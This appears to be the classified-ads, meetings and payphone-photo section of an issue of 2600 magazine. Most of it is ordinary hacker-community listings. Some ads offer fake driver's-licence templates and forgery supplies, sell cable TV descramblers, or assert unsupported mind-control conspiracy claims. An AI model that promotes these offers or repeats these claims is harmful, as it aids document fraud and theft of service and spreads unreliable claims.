HOW TO BE ANONYMOUS ON THE INTERNET. Easy to follow lessons on achieving Internet anonymity, privacy, and security. The book's 20 chapters cover 1) simple proxy use for WWW; 2) how to send and receive e-mail anonymously; 3) use SOCKS proxies for IRC, ICQ, NNTP, SMTP, HTTP; 4) web based proxies - JAP, Multiproxy, Crowds; 5) do-it-yourself proxies - AnalogX, Wingates; 6) read and post in newsgroups (Usenet) in complete privacy; 7) for pay proxies. Learn how to hunt for, find, and utilize all types of proxies, clean up your browsers, clean up your whole Windows OS. This professionally written but non-technical jargon filled book is geared towards the beginner to advanced readers and the average Internet user. The book lessons are on a CD in easy to read HTML interface format with numerous illustrations throughout. Send $20 (I'll pay S/H) to Plamen Petkov, 1390 E Vegas Valley Dr. #40, Las Vegas, NV 89109. Money orders, personal checks, cash accepted.

THE IBM-PC UNDERGROUND ON DVD. Topping off at a full 4.2 gigabytes, ACiD presents the first DVD-ROM compilation for the IBM-PC underground scene entitled "Dark Domain." Inside is an expansive trove of files dating as far back as 1987 up to the close of 2003; from artpacks to loaders and cracktros to magazines, plus all the necessary programs for browsing them. If you ever wanted to see a lost JED ANSImation display at 2400 baud, here's your chance. For order details and more information please consult http://www.darkdomain.org/.

AFFORDABLE AND RELIABLE LINUX HOSTING. Kaleton Internet provides affordable web hosting based on Linux servers. Our hosting plans start from only $4.95 per month. This includes support for Python, Perl, PHP, MySQL, and more. Privacy is guaranteed and you can pay by E-Gold, paypal, or credit card. http://www.kaleton.com

DRIVER'S LICENSE BAR-BOOK and "fake" ID templates. Includes photos, templates, and information on all security features of every single American and Canadian drivers' licenses. Including information on making "fake" ID's on PVC cards, laminating, making holograms, magnetic stripes, software, and more to make your very own license! Send $25 cash in US funds or an international money order in US funds made out to R.J. Orr and mailed to Driver's Bar Book, PO Box 2306, Station Main, Winnipeg, Manitoba, R3C 4A6, Canada. Order now and get FREE laminates with every order! We ship worldwide free!

ONLINE RETAILER OF COMPUTER PRODUCTS is also a *2600* subscriber! 60,000 different computer products from components to complete systems, laptops, PDAs, cables, RAM, and media all available online at http://www.digitaleverything.ca. Worldwide shipping is no problem. Just mention you are a subscriber and I'll give you better prices too. Contact Dave at sales@digitaleverything.ca for more info.

CABLE TV DESCRAMBLERS. New. (2) $115 + $5.00 shipping, money order/cash only. Works on analog or analog/digital cable systems. Premium channels and possibly PPV depending on system. Complete with 110vac power supply. Purchaser assumes sole responsibility for notifying cable operator of use of descrambler. Requires a cable TV converter (i.e., Radio Shack) to be used with the unit. Cable connects to the converter, then the descrambler, then the output goes to TV set tuned to channel 3. CD 9621 Olive, Box 28992-TS, Olivettet Sur, Missouri 63132. Email: cabledescramblerguy@yahoo.com.

Help Wanted

HIRING PROFESSIONAL INTERNET CONSULTANTS with job references only for the following: website security, performance tuning, and marketing for online magazine. Please send your bio and resume to: jbhartsworth@yahoo.com -you can work from home, but should live in (or around) NYC, as you will need to attend a meeting or two.

CREDIT REPORT HELP NEEDED. Need some assistance removing negative items off credit reports. Will pay. All agencies. Please respond to skysight@spacemail.com.

Wanted

IF YOU DON'T WANT SOMETHING TO BE TRUE, does that make it propaganda? When we're children and we don't want to listen, we put our hands over our ears. As we grow up, we create new ways to ignore things we don't want to hear. We make excuses. We look the other way. We label things "propaganda" or "scare tactics." But it doesn't work. It doesn't make the truth go away. Government and corporate MIND CONTROL PROGRAMS are used to intimidate, torture, and murder people globally. It may not be what you want to hear. But that doesn't make it any less true. Please visit and support John Gregory Lambros by distributing this ad to free classified advertising sites and newsgroups globally. www.brazilboycott.org THANK YOU!

HAVE KNOWLEDGE OF SECURITY BREACHES at your bank? Heard rumors of cracked customer databases? Know there are unaddressed vulnerabilities in a retailer's credit card network, but its management doesn't know or care? We want your tips. We are a business newsletter focusing on security issues in the financial industry: IT security, privacy, regulatory compliance, identity-theft and fraud, money-laundering. Wherever criminal activity meets banks, we are there. You can remain anonymous. (Note: we will not print rumors circulated by one person or group without obtaining supporting evidence or corroboration from other parties.) Contact banksecuritynews@yahoo.com or call 212-564-8972, ext. 102.

Services

SUSPECTED OR ACCUSED OF A CYBERCRIME IN ANY CALIFORNIA OR FEDERAL COURT? Consult with a semantic warrior committed to the liberation of information specializing in hacker, cracker, and phreak defense. Contact Omar Figueroa, Esq. at (415) 986-5591 at omar@aya.yale.edu or at 506 Broadway, San Francisco, CA 94133. Complimentary case consultation for 2600 readers. All consultations are strictly confidential and protected by the attorney-client privilege.

INTELLIGENT HACKERS UNIX SHELL. Reverse.Net is owned and operated by Intelligent Hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, compile, and explore without Big Brother looking over their shoulder. Hosted at Chicago Equinox with Juniper filtered DoS protection. Multiple FreeBSD servers @ P4 2.4 ghz. Affordable pricing from $5/month, with a money back guarantee. Lifetime 26% discount for 2600 readers. Coupon Code: Save2600. http://www.reverse.net/

WHY PAY HUNDREDS OF DOLLARS FOR SSL CERTS? CAcert.org, a nonprofit, community-based Certificate Authority offers the same 128-bit digital certificate-based security for exactly $0.00. Compare that with the prices of industry leaders like Thawte and Verisign! Support the next open source revolution and come download X.509 certificates (both personal certs for e-mail encryption AND server-side certs for SSL) for free at www.cacert.org. No tricks, no hidden agenda... we're here to serve the Internet community. (Of course, feel free to click on our "donate" link if you want to help!) Just as you'd never consider paying $35 for domain registration again, soon you'll laugh at the prices closed-source, commercial providers are charging today as well. www.cacert.org

Announcements

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 khz. Archives of all shows dating back to 1988 can be found at the 2600 site, now in mp3 format! Shows from 1988-2004 are now available in DVD-R format for $30! Send check or money order to 2600, PO Box 752, Middle Island, NY 11953 USA or order through our online store at http://store.2600.com. Your feedback on the program is always welcome at oth@2600.com.

CHRISTIAN HACKERS' ASSOCIATION: Check out the webpage http://www.christianhacker.org for details. We exist to promote a community for Christian hackers to discuss and impact the realm where faith and technology intersect for the purpose of seeing lives changed by God's grace through faith in Jesus.

DO YOU WANT ANOTHER PRINTED MAGAZINE that complements *2600* with even more hacking information? *Binary Revolution* is a magazine from the Digital Dawg Pound about hacking and technology. Specifically, we look at underground topics of technology including: Hacking, Phreaking, Security, Urban Exploration, Digital Rights, and more. For more information, or to order your printed copy online, visit us at http://www.binrev.com/ where you will also find instructions on mail orders. Welcome to the revolution!

VMYTHS.COM AUDIO RANTS are available free of charge to computer talk shows. These short and often hilarious MP3s dispel the hysteria that surrounds computer security. One former White House computer security advisor hates these rants (and we don't make this claim lightly). Check out Vmyths.com/news.cfm for details.

Personals

SYSTEM X HERE! I'm still incarcerated in Indiana Dept. of Corrections for at least 8 months and don't get many chances to stimulate my mind. I do sometimes get ahold of books but that requires knowing the title, ISBN#, and author. Any help would be great! I am still looking for ANY hacker/computer related information such as tutorials, mags, zines, newsletters, or friends to discuss anything! I'm also looking for info on any security holes in the Novell Network client. All letters will be replied to no matter what! I'm also looking for autographs in hacker or real name for a collection I have started if anyone finds the time. DOM I need you to write again because the return address was removed from your envelope. All info and contributions greatly appreciated. Joshua Steelsmith #113667, MCF-IDOC, P.O. Box 900, Bunker Hill, IN 46914.

IN JAIL, NOT YALE. Stuck in prison bored to death. Three down, two to go. Known as Alphabits, busted for hacking a few banks. I desperately need some stimulation. I welcome letters from all people in the real world! Help me out, put pen to paper. Jeremy Cushing #J51130, Centinela State Prison, P.O. Box 911, Imperial, CA 92251-0911.

STORMBRINGER'S 411: Am not getting a fair shake in court without an attorney, so it's 15 more years to pull. Need a coder for a web GUI for a shortwave/scanner (Icom PCR-1000) that I donated to a shortwave station and some other interesting stuff. Would love to talk shop with people on radio, data over radio, and ham radio. Will respond to all letters technical or not. W.K. Smith, 44684-083, FCI Cumberland, PO Box 1000, Cumberland, MD 21501-1000. Web: www.stormbringer.tv. Link to it!

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label or a photocopy so we know you're a subscriber. Send your ad to 2600 Marketplace, PO Box 99, Middle Island, NY 11953.
Deadline for Spring issue: 3/1/05.

ARGENTINA

Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Adelaide: At the payphones near the Academy Cinema on Pulteney St. 8 pm.

Brisbane: Hungry Jacks on the Queen St. Mall (RHS, opposite Info Booth). 7 pm.

Canberra: KC's Virtual Reality Cafe, 11 East RW, Civic. 7 pm.

Melbourne: Caffeine at Revault bar, 16 Swanston Walk. 6 pm.

Perth: The Merchant Tea and Coffee House, 183 Murray St. 6 pm.

Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George Street at Central Station. 6 pm.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm.

CANADA

Alberta

Calgary: Eau Claire Market food court by the bland yellow wall (formerly the "milk wall").

British Columbia

Nanaimo: Tim Horton's at Comox & Wallace. 7 pm.

Victoria: Eaton Center food court by A&W.

Manitoba

Winnipeg: Garden City Shopping Center, Center Food Court adjacent to the A & W restaurant.

New Brunswick

Moncton: Ground Zero Networks Internet Cafe, 720 Main St. 7 pm.

Ontario

Barrie: William's Coffee Pub, 505 Bryne Drive. 7 pm.

Guelph: William's Coffee Pub, 492 Edinbourgh Road South. 7 pm.

Hamilton: McMaster University Student Center, Room 318, 7:30 pm.

Ottawa: World Exchange Plaza, 111 Albert St., second floor. 6:30 pm.

Toronto: Food Bar, 199 College Street.

Quebec

Montreal: Bell Amphitheatre, 1000 Gauchetiere Street.

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong.

CZECH REPUBLIC

Prague: Legenda pub. 6 pm.

DENMARK

Aarhus: In the far corner of the DSB cafe in the railway station.

Copenhagen: Ved Cafe Blasen.

Sonderborg: Cafe Druen. 7:30 pm.

EGYPT

Port Said: At the foot of the Obelisk (El Missallah).

ENGLAND

Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). 7 pm. Payphone: (01273) 606674.

Exeter: At the payphones, Bedford Square. 7 pm.

Hampshire: Outside the Guildhall, Portsmouth.

Hull: The Old Gray Mare Pub, opposite Hull University. 7 pm.

London: Trocadero Shopping Center (near Picadilly Circus), lowest level. 6:30 pm.

Manchester: The Green Room on Whitworth Street. 7 pm.

Norwich: Main foyer of the Norwich "Forum" Library. 5:30 pm.

Reading: Afro Bar, Merchants Place, off Friar St. 6 pm.

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Avignon: Bottom of Rue de la Republique in front of the fountain with the flowers. 7 pm.

Grenoble: Eve, campus of St. Martin d'Heres.

Paris: Place de la Republique, near the (empty) fountain. 6 pm.

Rennes: In front of the store "Blue Box" close to the place of the Republic. 7 pm.

GREECE

Athens: Outside the bookstore Papaswtiriou on the corner of Patision and Stournari. 7 pm.

IRELAND

Dublin: At the phone booths on Wicklow Street beside Tower Records. 7 pm.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Tokyo: Linux Cafe in Akihabara district. 6 pm.

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St., Auckland Central. 5:30 pm.

Christchurch: Java Cafe, corner of High St. and Manchester St. 6 pm.

Wellington: Load Cafe in Cuba Mall. 6 pm.

NORWAY

Oslo: Oslo Sentral Train Station. 7 pm.

Tromsoe: The upper floor at Blaa Rock Cafe. 6 pm.

Trondheim: Rick's Cafe in Nordregate. 6 pm.

SCOTLAND

Glasgow: Central Station, payphones next to Platform 1. 7 pm.

SLOVAKIA

Bratislava: at Polus City Center in the food court (opposite side of the escalators). 8 pm.

Presov City: Kelt Pub. 6 pm.

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm.

SWEDEN

Gothenburg: Outside Vanilj. 6 pm.

Stockholm: Outside Lava.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm.

Huntsville: Madison Square Mall in the food court near McDonald's.

Tuscaloosa: McFarland Mall food court near the front entrance.

Arizona

Phoenix: Borders, 2nd Floor Cafe Area, 2402 E. Camelback Road.

Tucson: Borders in the Park Mall. 7 pm.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.

Monterey: Morgan's Coffee & Tea, 498 Washington St.

Orange County (Lake Forest): Diedrich Coffee, 22621 Lake Forest Drive. 8 pm.

Sacramento (Citrus Heights): Barnes & Noble, 6111 Sunrise Blvd. 7 pm.

San Diego: Regents Pizza, 4150 Regents Park Row #170.

San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

San Jose (Campbell): Orchard Valley Coffee Shop/Net Cafe on the corner of S Central Ave. and E Campbell Ave.

Santa Barbara: Cafe Siena on State Street.

Colorado

Boulder: Wing Zone food court, 13th and College. 6 pm.

District of Columbia

Arlington: Pentagon City Mall in the food court. 6 pm.

Florida

Ft. Lauderdale: Broward Mall in the food court. 6 pm.

Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm.

Orlando: Fashion Square Mall Food Court between Hovan Gourmet and Manchu Wok. 6 pm.

Tampa: University Mall in the back of the food court on the 2nd floor. 6 pm.

Georgia

Atlanta: Lenox Mall food court. 7 pm.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700, 9701.

Pocatello: College Market, 604 South 8th Street.

Illinois

Chicago: Computer lab at The Chicago Neighborhood Boys and Girls Club, 2501 W. Irving Park Rd. 7 pm.

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.

Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm.

South Bend (Mishawaka): Barnes and Noble cafe, 4601 Grape Rd.

Iowa

Ames: Santa Fe Espresso, 116 Welch Ave.

Kansas

Kansas City (Overland Park): Oak Park Mall food court.

Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's, next to the payphones.

New Orleans: La Fee Verte, 620 Conti Street. 6 pm.

Maine

Portland: Maine Mall by the bench at the food court door.

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Prudential Center Plaza, terrace food court at the tables near the windows.

Marlborough: Solomon Park Mall food court.

Northampton: Javanet Cafe across from Polaski Park.

Michigan

Ann Arbor: The Galleria on South University. Minnesota

Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Missouri

Kansas City (Independence): Barnes & Noble, 19120 East 39th St.

St. Louis: Galleria, Highway 40 & Brentwood, elevated section, food court area, by the theaters.

Springfield: Borders Books and Music coffeeshop, 3300 South Glenstone Ave, one block south of Battlefield Mall. 5:30 pm.

Nebraska

Omaha: Crossroads Mall Food Court. 7 pm.

Nevada

Las Vegas: Palms Casino food court. 8 pm.

New Mexico

Albuquerque: Winrock Mall food court, near payphones on the lower level between the fountain & arcade. Payphones: (505) 883-9985, 9976, 9841.

New York

New York: Citigroup Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

North Carolina

Charlotte: South Park Mall food court. 7 pm.

Greensboro: Bear Rock Cafe, Friendly Shopping Center. 6 pm.

Raleigh: Tek Cafe And Internet Gaming Center, Royal Mall, 3801 Hillsborough St. 6 pm.

Ohio

Akron: Arabica on W. Market Street, intersection of Hawkins, W. Market, and Exchange.

Cleveland: University Circle Arabica, 11300 Juniper Rd. Upstairs, turn right, second room on left.

Dayton: At the Marions behind the Dayton Mall.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th Street and Penn.

Tulsa: Woodland Hills Mall food court.

Oregon

Portland: Backspace Cafe, 115 NW 5th Ave. 6 pm.

Pennsylvania

Allentown: Panera Bread, 3100 West Tilghman Street. 6 pm.

Philadelphia: 30th Street Station, under Stairwell 7 sign.

Pittsburgh: William Pitt Union building on the University of Pittsburgh campus by the Bigelow Boulevard entrance.

South Carolina

Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.

Memphis (Cordova): San Francisco Bread Company, 990 N. Germantown Parkway. 6 pm.

Nashville: J-J's Market, 1912 Broadway.

Texas

Austin: Dobie Mall food court.

Dallas: Mama's Pizza, Campbell & Preston. 7 pm.

Houston: Ninfa's Express in front of Nordstrom's in the Galleria Mall.

San Antonio: North Star Mall food court.

Utah

Salt Lake City: ZCMI Mall in The Park Food Court.

Vermont

Burlington: Borders Books at Church St. and Cherry St. on the second floor of the cafe.

Virginia

Arlington: (see District of Columbia)

Virginia Beach: Lynnhaven Mall on Lynnhaven Parkway. 6 pm.

Washington

Seattle: Washington State Convention Center. 6 pm.

Wisconsin

Madison: Union South (227 N. Randall Ave.) on the lower level in the Copper Hearth Lounge.

Milwaukee: The Node, 1504 E. North Ave.


All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time.

To start a meeting in your city, leave a message & phone number at (631) 751-2600 or send email to meetings@2600.com.

Payphones From All Around

Seychelles. A Tatung made phone.

Photo by Dominic



Uruguay. Spotted in Colonia, this is known as the "cowhide phone kiosk."

Photo by Tom Mele

Denmark. A standard coin phone found in the streets of Copenhagen.

Photo by A.M.

Mali. In what may be one of the most remote locations we've ever published, this public satellite phone resides in Sangha on the Bandiagara escarpment which is in Dogon country and a 7 hour drive from Timbuktu.

Photo by David Conn

Come and visit our website and see our vast array of payphone photos that we've compiled! http://www.2600.com

Payphones of the World

Switzerland. This phone is located in Lucerne. The black terminal next to the phone provides email and directory assistance as well as city maps. This phone only takes cards.

Photo by Gabriel Guzman

Japan. One of the common gray phones that accepts coins and cards and even has a spot to plug in a modem.

Photo by cyph3rkat

Lebanon. A modern looking phone from Beirut.

Azerbaijan. Taken in Baku with a cameraphone in a "photography prohibited" zone.

Photos by Dieter K.

Look on the other side of this page for even more photos!